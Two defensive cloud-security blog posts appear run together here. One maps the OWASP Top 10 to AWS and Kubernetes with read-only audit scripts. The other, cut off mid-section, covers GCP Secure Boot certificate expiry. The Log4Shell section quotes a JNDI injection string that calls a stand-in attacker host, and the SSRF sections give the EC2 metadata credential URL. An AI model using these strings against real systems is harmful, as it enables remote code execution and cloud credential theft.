OWASP Top 10 Mapped to Cloud Infrastructure: Beyond Web Apps

Reading Time: 11 minutes

What is purple team securityOWASP Top 10 mapped to cloud infrastructureEP03: Cloud security breaches 2020–2025


TL;DR

  • OWASP Top 10 cloud infrastructure mapping shows that every category has a direct cloud-native equivalent — this is not a web-app-only taxonomy
  • A01 Broken Access Control = IAM wildcards, public S3, overly permissive trust policies
  • A07 Authentication Failures = MFA fatigue, session token theft, push-notification abuse
  • A08 Software/Data Integrity = compromised build pipelines, unsigned container images, secrets in CI/CD
  • A10 SSRF = EC2 metadata endpoint abuse, IMDSv1 credential theft (the Capital One attack vector)
  • Every major cloud breach 2020–2025 lands in one of these ten categories — the taxonomy was always infrastructure-applicable

OWASP Mapping: All categories — A01 through A10. This episode is the reference map for the entire series.


The Big Picture

┌─────────────────────────────────────────────────────────────────────┐
│           OWASP TOP 10 → CLOUD INFRASTRUCTURE MAPPING              │
│                                                                     │
│  OWASP (2021)              CLOUD EQUIVALENT          REAL BREACH    │
│  ─────────────────────────────────────────────────────────────────  │
│  A01 Broken Access Ctrl  → IAM wildcards, public S3  Capital One    │
│  A02 Cryptographic Fail  → Plaintext secrets, weak   CircleCI       │
│                            KMS config                               │
│  A03 Injection           → Log4j JNDI, SSRF as       Log4Shell      │
│                            injection variant                        │
│  A04 Insecure Design     → --privileged containers   runc CVEs      │
│                            no seccomp/AppArmor                      │
│  A05 Security Misconfig  → K8s RBAC defaults, open   Multiple       │
│                            etcd ports                               │
│  A06 Vulnerable Comps    → Transitive deps, outdated  XZ Utils      │
│                            base images                              │
│  A07 Auth Failures       → MFA fatigue, stolen        Uber, Okta    │
│                            session tokens                           │
│  A08 SW/Data Integrity   → Unsigned artifacts,        SolarWinds    │
│                            compromised pipelines                    │
│  A09 Logging/Monitoring  → Missing CloudTrail,        Most          │
│                            no workload telemetry                    │
│  A10 SSRF                → EC2 IMDS abuse, metadata  Capital One    │
│                            credential theft                         │
└─────────────────────────────────────────────────────────────────────┘

OWASP Top 10 cloud infrastructure mapping is not a translation exercise — it is a recognition that the same classes of failure that compromise web applications also compromise cloud infrastructure, Kubernetes clusters, and CI/CD pipelines. The language shifts; the attack classes don’t.


Why Engineers Treat OWASP as a Web-App-Only Concern

I kept hearing OWASP Top 10 in web application security reviews. The AppSec team ran it through their checklist. The infrastructure team shrugged — “that’s for the developers.” Then I looked at the actual cloud breaches: Capital One, Uber, CircleCI, SolarWinds. Every one of them mapped to an OWASP category.

The confusion comes from OWASP’s origins. The project started in 2001 focused on web application vulnerabilities. SQL injection, XSS, broken authentication against HTTP endpoints. The cloud and container ecosystem didn’t exist. So the examples stayed web-application-centric even as the underlying failure classes proved universal.

The 2021 OWASP Top 10 update is more abstracted than its predecessors — intentionally. “Broken Access Control” doesn’t say “SQL injection.” It says access control. That applies to every IAM policy that has "Action": "*" where it shouldn’t.

This episode makes the mapping explicit. One OWASP category at a time.


A01: Broken Access Control — IAM Wildcards and Public S3

Web equivalent: A user can access other users’ records by modifying the URL parameter.

Cloud equivalent: An IAM role with "Action": "*" on "Resource": "*". An S3 bucket with public read. A cross-account trust policy that allows any principal in the account, not just a specific role.

Broken access control in cloud infrastructure means the principal can reach a resource it should not be able to reach, because the access control decision was not made or was made incorrectly.

The Capital One breach (2019, disclosed publicly) is the canonical example. A WAF running on EC2 had an IAM role attached. That role had permissions to list and retrieve objects from S3 buckets. SSRF against the WAF reached the EC2 metadata endpoint and retrieved the IAM role credentials. Those credentials then accessed 100 million customer records. The SSRF was A10. The fact that the WAF had access to customer data S3 buckets was A01.

aws s3control get-public-access-block --account-id $(aws sts get-caller-identity --query Account --output text)

# Find buckets that override the account-level block
aws s3api list-buckets --query 'Buckets[].Name' --output text | \
  tr '\t' '\n' | \
  while read bucket; do
    result=$(aws s3api get-public-access-block --bucket "$bucket" 2>/dev/null)
    if echo "$result" | grep -q '"BlockPublicAcls": false'; then
      echo "PUBLIC ACCESS NOT BLOCKED: $bucket"
    fi
  done

A02: Cryptographic Failures — Plaintext Secrets and Weak KMS Config

Web equivalent: Passwords stored as MD5 hashes. Credit card numbers in plaintext in the database.

Cloud equivalent: DATABASE_URL=postgres://user:password@host/db in a .env file committed to a public repository. An S3 bucket with sensitive data where server-side encryption is not enforced. KMS key policies that allow kms:Decrypt to any principal in the account.

Cryptographic failures in the cloud are less about broken algorithms and more about secrets that aren’t secret. The CircleCI breach (January 2023) exposed customer secrets — API tokens, AWS credentials, private keys — that customers had stored in CircleCI’s environment variables. The attacker compromised CircleCI’s infrastructure and exfiltrated those secrets. The cryptographic failure was that secrets were stored in a way that could be exfiltrated when the platform was compromised, rather than being bound to hardware or using short-lived credentials that couldn’t be replayed.

# Check if default EBS encryption is enabled (prevents data at rest failures)
aws ec2 get-ebs-encryption-by-default --region us-east-1

# Check for S3 buckets without default encryption
aws s3api list-buckets --query 'Buckets[].Name' --output text | \
  tr '\t' '\n' | \
  while read bucket; do
    enc=$(aws s3api get-bucket-encryption --bucket "$bucket" 2>/dev/null)
    if [ -z "$enc" ]; then
      echo "NO DEFAULT ENCRYPTION: $bucket"
    fi
  done

A03: Injection — Log4Shell and SSRF as Injection Variants

Web equivalent: SQL injection via unsanitized query parameters.

Cloud equivalent: Log4Shell (CVE-2021-44228) used JNDI lookup injection via HTTP headers to execute arbitrary code in Java applications. SSRF (Server-Side Request Forgery) is an injection variant where attacker-controlled input causes the server to make requests to internal endpoints — including http://169.254.169.254/latest/meta-data/.

Log4Shell (December 2021) demonstrated injection against infrastructure directly. The User-Agent or X-Forwarded-For header contained ${jndi:ldap://attacker.com/exploit}. The logging framework evaluated it. The outcome was remote code execution on any Java application using Log4j 2.x.

The fix was not “validate user input better.” The fix was patching Log4j and — for SSRF — enforcing IMDSv2 (which requires a PUT request with a session token that a naive SSRF cannot produce).

# Check if all EC2 instances require IMDSv2 (prevents SSRF-to-metadata attacks)
aws ec2 describe-instances \
  --query 'Reservations[].Instances[].{ID:InstanceId,IMDSv2:MetadataOptions.HttpTokens}' \
  --output table
# Desired: HttpTokens = "required" for all instances

A04: Insecure Design — Privileged Containers and Missing Runtime Controls

Web equivalent: Application architecture where any authenticated user can reach administrative functions without additional authorization checks.

Cloud equivalent: A container deployed with --privileged: true or allowPrivilegeEscalation: true. A Kubernetes pod without securityContext restricting capabilities. A cluster with no admission controller enforcing pod security standards.

Insecure design in the container context means the security controls that should prevent container breakout were never there. They weren’t removed — they were never designed in. The kernel doesn’t enforce namespace isolation when a container has CAP_SYS_ADMIN. The attacker doesn’t exploit a vulnerability — they use capabilities the design granted.

# Find pods running as root or with privileged flag
kubectl get pods -A -o json | \
  jq -r '.items[] | 
    select(
      (.spec.containers[].securityContext.privileged == true) or
      (.spec.securityContext.runAsNonRoot != true)
    ) | 
    "\(.metadata.namespace)/\(.metadata.name)"'

A05: Security Misconfiguration — Default Kubernetes RBAC and Open Ports

Web equivalent: Default admin credentials not changed. Directory listing enabled on the web server.

Cloud equivalent: kubectl access with cluster-admin ClusterRoleBinding for the default service account. etcd port 2379 accessible from the pod network. AWS security groups with 0.0.0.0/0 on port 22.

Security misconfiguration in Kubernetes is particularly common because the defaults in older Kubernetes versions were not secure-by-default. The default service account in each namespace mounts a service account token that can authenticate to the API server. In clusters without RBAC properly configured, that token can enumerate and modify resources.

# Check what the default service account can do in a namespace
kubectl auth can-i --list --as=system:serviceaccount:default:default -n default

# Find ClusterRoleBindings that bind cluster-admin to non-system subjects
kubectl get clusterrolebindings -o json | \
  jq '.items[] | 
    select(.roleRef.name == "cluster-admin") | 
    {name: .metadata.name, subjects: .subjects}'

A06: Vulnerable and Outdated Components — Transitive Dependencies and Base Images

Web equivalent: An npm package in the dependency tree has a known CVE. The application ships with an outdated version of OpenSSL.

Cloud equivalent: A container base image built from ubuntu:20.04 six months ago, now carrying 47 critical CVEs in installed packages. A Lambda function with a vendored boto3 version that has a known vulnerability. XZ Utils (CVE-2024-3094) — a backdoor inserted into the release tarball of a compression library present in almost every major Linux distribution.

XZ Utils is the defining example of this category in the infrastructure context. The attack was supply chain: two years of social engineering against a maintainer, gaining commit access, inserting a backdoor in the release tarball rather than the source repository (so source audits wouldn’t catch it). The XZ backdoor targeted SSH servers on systems using systemd — it would have given the attacker remote code execution on SSH servers across Fedora, Debian, and Ubuntu before it was caught five weeks before broad distribution release.

# Scan a container image for known CVEs (requires trivy)
trivy image --severity HIGH,CRITICAL your-registry/your-image:tag

# Check Lambda function runtime versions against AWS's deprecation schedule
aws lambda list-functions \
  --query 'Functions[].{Name:FunctionName,Runtime:Runtime,LastModified:LastModified}' \
  --output table

A07: Identification and Authentication Failures — MFA Fatigue and Stolen Tokens

Web equivalent: Session tokens that don’t expire. Password reset links that work indefinitely.

Cloud equivalent: Push-notification MFA that can be exhausted by fatigue attacks. AWS console sessions with 12-hour validity. OAuth tokens stored in browser local storage. SAML assertions that can be replayed.

The Uber breach (September 2022) is the canonical cloud/SaaS example. A contractor’s credentials were obtained via social engineering. The attacker sent repeated Duo push notifications — the contractor rejected them. The attacker then sent a WhatsApp message claiming to be IT support and asking the contractor to accept the next notification. They did. From there, the attacker found a network share containing a PowerShell script with hardcoded admin credentials for Uber’s Thycotic PAM system — full access to the Uber internal network.

The authentication failure was two-layered: push MFA that could be fatigue-attacked, and credentials stored in plaintext in an accessible location.

# List IAM users with console access but no MFA enrolled
aws iam get-account-summary | jq '{AccountMFAEnabled: .SummaryMap.AccountMFAEnabled}'

# Find specific users without MFA
aws iam list-users --query 'Users[].UserName' --output text | \
  tr '\t' '\n' | \
  while read user; do
    mfa=$(aws iam list-mfa-devices --user-name "$user" --query 'MFADevices' --output text)
    if [ -z "$mfa" ]; then
      echo "NO MFA: $user"
    fi
  done

A08: Software and Data Integrity Failures — Compromised Build Pipelines

Web equivalent: Pulling npm packages without verifying checksums. Deploying a build without artifact signing.

Cloud equivalent: A CI/CD pipeline that pulls dependencies from an unauthenticated source. A container image built from a Dockerfile that pulls the latest version of a base image without pinning the digest. A GitHub Actions workflow that references a third-party action at a mutable tag rather than a commit SHA.

SolarWinds (December 2020) is the infrastructure-scale example. The attacker compromised SolarWinds’ build system. The malicious code (SUNBURST) was inserted into the Orion software build process, signed with SolarWinds’ legitimate code signing certificate, and distributed to approximately 18,000 customers via the normal software update mechanism. The artifact was signed. The signature verified. The code was malicious.

The software integrity failure was that the build pipeline itself was not monitored or hardened — an attacker who controlled the build environment could produce signed, trusted artifacts.

# Check GitHub Actions workflows for mutable action references (uses @main or @v1 instead of SHA)
grep -r "uses:" .github/workflows/ | grep -v "@[a-f0-9]\{40\}"

# Verify a container image digest before deployment
docker pull your-registry/your-image:tag
docker inspect your-registry/your-image:tag --format='{{.Id}}'
# Compare this digest to the pinned value in your deployment manifest

A09: Security Logging and Monitoring Failures — What You Can’t See, You Can’t Stop

Web equivalent: No access logs on the web server. No alerting on repeated failed login attempts.

Cloud equivalent: CloudTrail not enabled in all regions. VPC Flow Logs disabled. No GuardDuty. Container workloads with no runtime security monitoring. Lambda functions that log errors to /dev/null.

This is the category that causes the 11-day detection time from EP01. The attacker’s techniques generated events. The events were not collected, or collected but not alerting, or alerting but not investigated.

# Verify CloudTrail is logging in all regions
aws cloudtrail describe-trails --include-shadow-trails true \
  --query 'trailList[?IsMultiRegionTrail==`true`].{Name:Name,Bucket:S3BucketName,Logging:HasCustomEventSelectors}'

# Check which regions have GuardDuty disabled
for region in $(aws ec2 describe-regions --query 'Regions[].RegionName' --output text); do
  status=$(aws guardduty list-detectors --region "$region" --query 'DetectorIds' --output text 2>/dev/null)
  if [ -z "$status" ]; then
    echo "GUARDDUTY DISABLED: $region"
  fi
done

A10: Server-Side Request Forgery (SSRF) — EC2 Metadata and IMDSv1

Web equivalent: An application fetches a URL provided by the user. The user provides http://internal-service/admin.

Cloud equivalent: An application fetches a URL provided by the user (or constructed from user input). The user provides http://169.254.169.254/latest/meta-data/iam/security-credentials/. The response contains temporary IAM credentials valid for the attached instance role.

This is how the Capital One breach worked. A WAF instance had a SSRF vulnerability. The attacker exploited it to reach the EC2 Instance Metadata Service (IMDS). IMDSv1 has no authentication — any HTTP GET to the metadata endpoint from inside the instance returns credentials. Those credentials had overly permissive S3 access (A01). The result was 100 million records exfiltrated.

IMDSv2 requires a PUT request to get a session token before credentials can be retrieved — a SSRF via GET cannot retrieve IMDSv2 credentials. Enforcing IMDSv2 closes the SSRF-to-credentials path.

# Check all EC2 instances for IMDSv1 (HttpTokens != "required" means vulnerable)
aws ec2 describe-instances \
  --query 'Reservations[].Instances[].{
    ID:InstanceId,
    Name:Tags[?Key==`Name`]|[0].Value,
    IMDSv2:MetadataOptions.HttpTokens,
    State:State.Name
  }' \
  --output table

# Enforce IMDSv2 on a specific instance
aws ec2 modify-instance-metadata-options \
  --instance-id i-0123456789abcdef0 \
  --http-tokens required \
  --http-endpoint enabled

The Series Attack Map: Which Episodes Cover Which Categories

OWASP Category Purple Team Episode
A01 Broken Access Control EP04: Broken access control in AWS
A02 Cryptographic Failures EP06 (partial): CI/CD secrets exposure
A03 Injection EP07: SSRF to cloud metadata
A04 Insecure Design EP08: Kubernetes container escape
A05 Security Misconfiguration EP08: Kubernetes container escape
A06 Vulnerable Components EP09: Supply chain attacks
A07 Authentication Failures EP05: MFA fatigue attacks
A08 SW/Data Integrity EP06: CI/CD secrets exposure, EP09: Supply chain
A09 Logging/Monitoring Failures EP11: Detection engineering with eBPF
A10 SSRF EP07: SSRF to cloud metadata

Run This in Your Own Environment: OWASP Coverage Self-Assessment

Run this against your AWS account and record the results as your OWASP A01–A10 baseline before the EP04 exercise:

#!/bin/bash
# Purple Team EP02 — OWASP Cloud Coverage Check
# Run in an account with read-only IAM permissions

echo "=== A01: Broken Access Control ==="
echo "--- S3 public access block status ---"
aws s3control get-public-access-block \
  --account-id $(aws sts get-caller-identity --query Account --output text) 2>/dev/null || \
  echo "WARN: Account-level public access block not set"

echo ""
echo "=== A02: Cryptographic Failures ==="
echo "--- EBS default encryption ---"
aws ec2 get-ebs-encryption-by-default --query 'EbsEncryptionByDefault' --output text

echo ""
echo "=== A05: Security Misconfiguration ==="
echo "--- GuardDuty status in current region ---"
aws guardduty list-detectors --query 'DetectorIds' --output text || echo "DISABLED"

echo ""
echo "=== A07: Authentication Failures ==="
echo "--- IAM users without MFA ---"
aws iam generate-credential-report 2>/dev/null
sleep 3
aws iam get-credential-report --query 'Content' --output text | base64 -d | \
  awk -F',' 'NR>1 && $4=="true" && $8=="false" {print "NO MFA: "$1}'

echo ""
echo "=== A09: Logging/Monitoring Failures ==="
echo "--- CloudTrail multi-region trail ---"
aws cloudtrail describe-trails --query 'trailList[?IsMultiRegionTrail==`true`].Name' --output text || \
  echo "WARN: No multi-region trail"

echo ""
echo "=== A10: SSRF ==="
echo "--- EC2 instances with IMDSv1 enabled ---"
aws ec2 describe-instances \
  --query 'Reservations[].Instances[?MetadataOptions.HttpTokens!=`required`].{ID:InstanceId,IMDS:MetadataOptions.HttpTokens}' \
  --output table

⚠ Common Mistakes When Mapping OWASP to Infrastructure

Treating it as a checklist, not a threat model. OWASP categories are not yes/no checkboxes. “Is broken access control present?” is not a question with a binary answer. The question is: which resources are accessible to which principals, and is that access correct given the intended design?

Ignoring A09 (Logging/Monitoring) until the breach. The first nine categories are about preventing or limiting the attack. A09 is about knowing it happened. Without A09 controls, you will not know you were breached until a third party tells you.

Fixing web-layer controls and ignoring the infrastructure equivalents. An organization that scores well on OWASP in their web application pen test may still have public S3 buckets, IMDSv1 enabled everywhere, and no CloudTrail in us-west-1. The mapping in this episode applies to infrastructure — run it separately from your application security assessments.

Conflating A06 (Vulnerable Components) with just “patch management.” XZ Utils was fully patched in the affected timeframe — the malicious version was the latest release. A06 in the supply chain context is about verifying the integrity of what you install, not just its version number.


Quick Reference

OWASP Cloud Infrastructure Equivalent Detection Tool
A01 IAM wildcards, public S3, broad trust policies AWS Config, CloudTrail
A02 Plaintext secrets in env vars, unencrypted S3 TruffleHog, Macie
A03 SSRF, Log4j JNDI injection WAF logs, CloudTrail IMDS calls
A04 Privileged containers, no seccomp OPA/Gatekeeper, Falco
A05 K8s RBAC defaults, open etcd, open SGs kube-bench, AWS Config
A06 Unpatched base images, transitive CVEs, supply chain Trivy, Grype, SLSA
A07 MFA fatigue, long-lived sessions, stolen tokens GuardDuty, Okta logs
A08 Unsigned images, mutable CI references, build compromise Cosign, SLSA, OIDC
A09 No CloudTrail, no GuardDuty, no runtime telemetry AWS Security Hub
A10 IMDSv1 on EC2, SSRF to internal endpoints VPC Flow Logs, CloudTrail

Key Takeaways

  • OWASP Top 10 is a threat taxonomy — every category has a cloud, Kubernetes, or Linux infrastructure equivalent
  • A01 (Broken Access Control) is the most common cloud failure: IAM wildcards, public S3, and overly broad trust policies
  • A10 (SSRF) is what enabled the Capital One breach — IMDSv1 on EC2 makes any SSRF a credential theft path
  • A08 (Software/Data Integrity) is the SolarWinds attack class — supply chain compromise of the build pipeline itself
  • A09 (Logging/Monitoring) is the category that turns the other nine from “detectable breach” into “11-day dwell time”
  • Fixing A01–A08 without A09 means you improve your controls but still won’t know when they’re bypassed
  • Run the OWASP coverage self-assessment above and record your baseline before starting the episode exercises

What’s Next

EP03 is the breach landscape: six major incidents from December 2020 (SolarWinds) through April 2024 (XZ Utils). Each one maps to the OWASP categories from this episode. The pattern across all six is three root causes — identity, supply chain, misconfiguration — and understanding that pattern tells you where to spend your next purple team exercise. The cloud security breaches from 2020 to 2025 are the empirical record this series is built on.

Get EP03 in your inbox when it publishes → subscribe at linuxcent.com
GCP Secure Boot Certificate Expiration 2026: What You Must Do Before June 24

Reading Time: 10 minutes


TL;DR

  • Three Microsoft UEFI Secure Boot certificates expire between June 24 and October 19, 2026
  • Any GCP Compute Engine instance with Secure Boot enabled, created before November 7, 2025, carries the old certs and is at risk
  • When the certs expire, instances may fail to boot after OS updates that pull in bootloaders signed only by the replacement 2023 certificates
  • GKE Shielded Nodes are affected too — node pools whose nodes haven’t been recreated since November 7, 2025 carry the old UEFI database
  • vTPM-sealed secrets, BitLocker, and Linux full disk encryption break if Secure Boot fails mid-update
  • Primary fix: recreate affected instances (post-Nov 7, 2025 instances include the updated UEFI DB automatically)
  • Emergency workaround if boot fails: temporarily disable Secure Boot, apply updates, re-enable


The Big Picture: The UEFI Secure Boot Trust Chain

  UEFI Firmware (PK — Platform Key, set by OEM/Google)
         │
         │  PK signs KEK updates
         ▼
  ┌─────────────────────────────────────────────┐
  │        KEK (Key Exchange Key Database)       │
  │  Microsoft Corporation KEK CA 2011           │ ← EXPIRING Jun 24, 2026
  │  Microsoft Corporation KEK CA 2023           │ ← Replacement (new VMs only)
  └────────────────────┬────────────────────────┘
                       │  KEK authorizes DB/DBX updates
                       ▼
  ┌─────────────────────────────────────────────┐
  │         DB (Authorized Signature Database)   │
  │  Microsoft UEFI CA 2011 ← signs Linux Shim  │ ← EXPIRING Jun 27, 2026
  │  Microsoft Windows PCA 2011 ← signs WinBoot │ ← EXPIRING Oct 19, 2026
  │  Microsoft UEFI CA 2023 ← replacement       │ ← Present on post-Nov 7 VMs
  │  Microsoft Windows PCA 2023 ← replacement   │ ← Present on post-Nov 7 VMs
  └────────┬───────────────────────┬────────────┘
           │                       │
           ▼                       ▼
   Linux Shim (shim.efi)    Windows Boot Manager
           │
           ▼
       GRUB2 / systemd-boot
           │
           ▼
       Linux Kernel

GCP Compute Engine instances with Secure Boot enabled — created before November 7, 2025 — have a UEFI signature database that includes the 2011 certificates but not the 2023 replacements. When those 2011 certificates expire, new bootloader binaries (signed exclusively by the 2023 certs) will be rejected at boot time.


What Secure Boot Actually Does — and Why Certificate Expiry Breaks Booting

Secure Boot is UEFI’s mechanism for ensuring that only cryptographically signed, trusted software runs during the boot sequence. The trust chain works like this:

  1. Platform Key (PK): Root of trust, set by the hardware manufacturer or cloud provider. Authorizes updates to the KEK.
  2. Key Exchange Key (KEK): Authorizes modifications to the DB and DBX (the forbidden signatures database). Microsoft holds one KEK slot; OEMs often hold another.
  3. DB (Signature Database): Contains the public certificates used to verify bootloaders. If a bootloader binary is signed by a cert in DB, it’s allowed to run. If not, the firmware halts.
  4. DBX (Forbidden Signatures Database): Revocation list. Bootloaders explicitly listed here are blocked even if they were once trusted.

Where expiry matters: The DB certificates don’t “enforce” anything at runtime by checking dates themselves — UEFI doesn’t do certificate revocation in real time. The problem is different and more insidious: as Linux distributions and Microsoft ship updated bootloaders, those new binaries are signed only by the 2023 replacement certificates, not the expiring 2011 ones. If your VM’s DB doesn’t contain the 2023 certs, the UEFI firmware will reject the new shim, and the system won’t boot after an OS update that upgrades the bootloader package.

On Debian/Ubuntu, shim-signed upgrades. On RHEL/CentOS Stream, shim-x64 upgrades. Either way: new binary, new signature, old DB — boot failure.


The Three Certificates Expiring in 2026

1. Microsoft Corporation KEK CA 2011 — expires June 24, 2026

Role: Authorizes updates to the DB and DBX signature databases.

When the KEK expires, firmware that enforces KEK validity may refuse to accept DB/DBX updates signed by this certificate. This means even if Google pushes an out-of-band UEFI DB update containing the 2023 certs, instances with an expired-only KEK slot may not be able to apply it cleanly.

Replacement: Microsoft Corporation KEK CA 2023


2. Microsoft Corporation UEFI CA 2011 — expires June 27, 2026

Role: Signs third-party bootloaders — specifically the Linux Shim (shim.efi).

This is the most critical cert for Linux workloads. Every major Linux distribution uses a shim bootloader as the first-stage loader in a Secure Boot chain. The shim is signed by Microsoft’s UEFI CA because Linux vendors submit their shim builds to Microsoft for signing (to ensure broad UEFI compatibility). When new shim packages are released signed only by UEFI CA 2023, any VM with only the 2011 cert in its DB will reject them.

Replacement: Microsoft UEFI CA 2023


3. Microsoft Windows Production PCA 2011 — expires October 19, 2026

Role: Signs Windows Boot Manager and other Windows boot components.

Windows instances on GCP using Secure Boot are affected by this cert. Post-expiry Windows OS updates that ship a new Boot Manager binary signed exclusively by the 2023 PCA will fail to boot on instances carrying only the 2011 cert.

Replacement: Microsoft Windows Production PCA 2023

Windows-specific signal: Event ID 1801 in the Windows System event log — “Secure Boot CA/keys need to be updated” — will appear by mid-2026 on affected instances, before actual boot failure. This is your warning window.


Why GCP Instances Are Specifically Affected

Google’s Compute Engine Shielded VMs ship with a pre-populated UEFI variable database. The content of that database is fixed at instance creation time — it’s part of the VM’s UEFI firmware image. Instances created before November 7, 2025 have a DB that contains the 2011 certs but not the 2023 replacements. Instances created on or after November 7, 2025 had the updated database backfilled.

This is not a Google-specific failure. Every cloud provider and on-premises hypervisor platform that uses Secure Boot with a pre-populated UEFI DB has the same problem. GCP is ahead of many platforms in actually documenting it.


GKE Shielded Nodes: The Operational Blind Spot

GKE’s Shielded Nodes feature enables Secure Boot on node pool VMs. Each node is a Compute Engine instance — and all the same rules apply.

The risk: Node pools whose nodes were last provisioned before November 7, 2025 carry the old UEFI database. When containerd, the OS image, or the kernel gets updated via node auto-upgrade or manual node pool upgrade, the new node VMs will carry updated certs. But nodes that haven’t been replaced since before the cutoff are sitting on the old DB.

GKE auto-upgrade helps — but only if it’s actually running and has completed at least one full node replacement cycle since November 7, 2025.

Node pools with auto-upgrade disabled, or clusters in maintenance windows that delayed upgrades, are at risk.

The trigger scenario:
1. GKE runs a node OS update in-place on an old node (not a full node replacement)
2. The update upgrades the shim package to a version signed only by UEFI CA 2023
3. Next reboot: the node fails to boot
4. The node is marked NotReady, workloads are rescheduled — but the underlying VM is stuck


Detecting Affected Resources

Compute Engine Instances

gcloud compute instances list \
  --filter="creationTimestamp < '2025-11-07' AND shieldedInstanceConfig.enableSecureBoot=true" \
  --format="table(name,zone,creationTimestamp,shieldedInstanceConfig.enableSecureBoot,status)"

Sample output:

NAME               ZONE           CREATION_TIMESTAMP        ENABLE_SECURE_BOOT  STATUS
prod-api-01        us-central1-a  2024-08-15T10:22:00Z      True                RUNNING   ← at risk
prod-db-02         us-central1-b  2023-11-01T08:15:00Z      True                RUNNING   ← at risk
prod-web-03        us-central1-a  2025-12-01T14:30:00Z      True                RUNNING   ← safe (post-Nov 7)

GKE Node Pools

# List node pools with Secure Boot enabled per cluster
gcloud container clusters list --format="value(name,location)" | while read NAME LOCATION; do
  echo "=== Cluster: $NAME ($LOCATION) ==="
  gcloud container node-pools list \
    --cluster="$NAME" \
    --location="$LOCATION" \
    --filter="config.shieldedInstanceConfig.enableSecureBoot=true" \
    --format="table(name,config.shieldedInstanceConfig.enableSecureBoot,management.autoUpgrade)"
done

Then verify node creation timestamps within affected pools:

gcloud compute instances list \
  --filter="labels.goog-gke-node:* AND creationTimestamp < '2025-11-07' AND shieldedInstanceConfig.enableSecureBoot=true" \
  --format="table(name,zone,creationTimestamp,labels.goog-gke-node)"

Checking the UEFI DB on a Running Instance

SSH into an affected instance and verify which certs are in the DB:

# On the instance (requires mokutil and/or efitools)
sudo mokutil --db | grep -A3 "Subject:"

Look for CN=Microsoft UEFI CA 2023 in the output. Its absence means your instance has only the 2011 certs.

On GKE nodes (where you have node shell access via a DaemonSet or node debug pod):

# Using kubectl debug for node access
kubectl debug node/NODE_NAME -it --image=ubuntu -- bash
# Then inside the debug pod:
chroot /host
mokutil --db 2>/dev/null | grep "Microsoft.*2023" || echo "2023 cert NOT present — node at risk"

Solutions

Instances created after November 7, 2025 automatically receive the updated UEFI certificate database. The simplest fix is to recreate affected instances.

For Compute Engine:

# Step 1: Create a machine image (snapshot) of the existing instance
gcloud compute machine-images create INSTANCE_NAME-backup \
  --source-instance=INSTANCE_NAME \
  --source-instance-zone=ZONE

# Step 2: Delete the old instance (after verifying backup)
gcloud compute instances delete INSTANCE_NAME --zone=ZONE

# Step 3: Create new instance from machine image
gcloud compute instances create INSTANCE_NAME \
  --source-machine-image=INSTANCE_NAME-backup \
  --zone=ZONE \
  --shielded-secure-boot \
  --shielded-vtpm \
  --shielded-integrity-monitoring

The new instance will have the post-November 7, 2025 UEFI DB.

For GKE Node Pools:

# Option A: Upgrade the node pool (triggers node recreation)
gcloud container clusters upgrade CLUSTER_NAME \
  --location=LOCATION \
  --node-pool=NODE_POOL_NAME

# Option B: Recreate the node pool entirely
gcloud container node-pools create NODE_POOL_NAME-new \
  --cluster=CLUSTER_NAME \
  --location=LOCATION \
  --shielded-secure-boot \
  --shielded-integrity-monitoring \
  [... your existing pool config ...]

# Then cordon and drain the old pool nodes
kubectl cordon NODE_NAME
kubectl drain NODE_NAME --ignore-daemonsets --delete-emptydir-data

# Finally delete the old node pool
gcloud container node-pools delete NODE_POOL_NAME \
  --cluster=CLUSTER_NAME \
  --location=LOCATION

Option 2: Disable Secure Boot Temporarily (Emergency Workaround)

If an instance has already failed to boot after an OS update, or if you need to apply bootloader updates before recreating the instance:

# Disable Secure Boot on the stopped instance
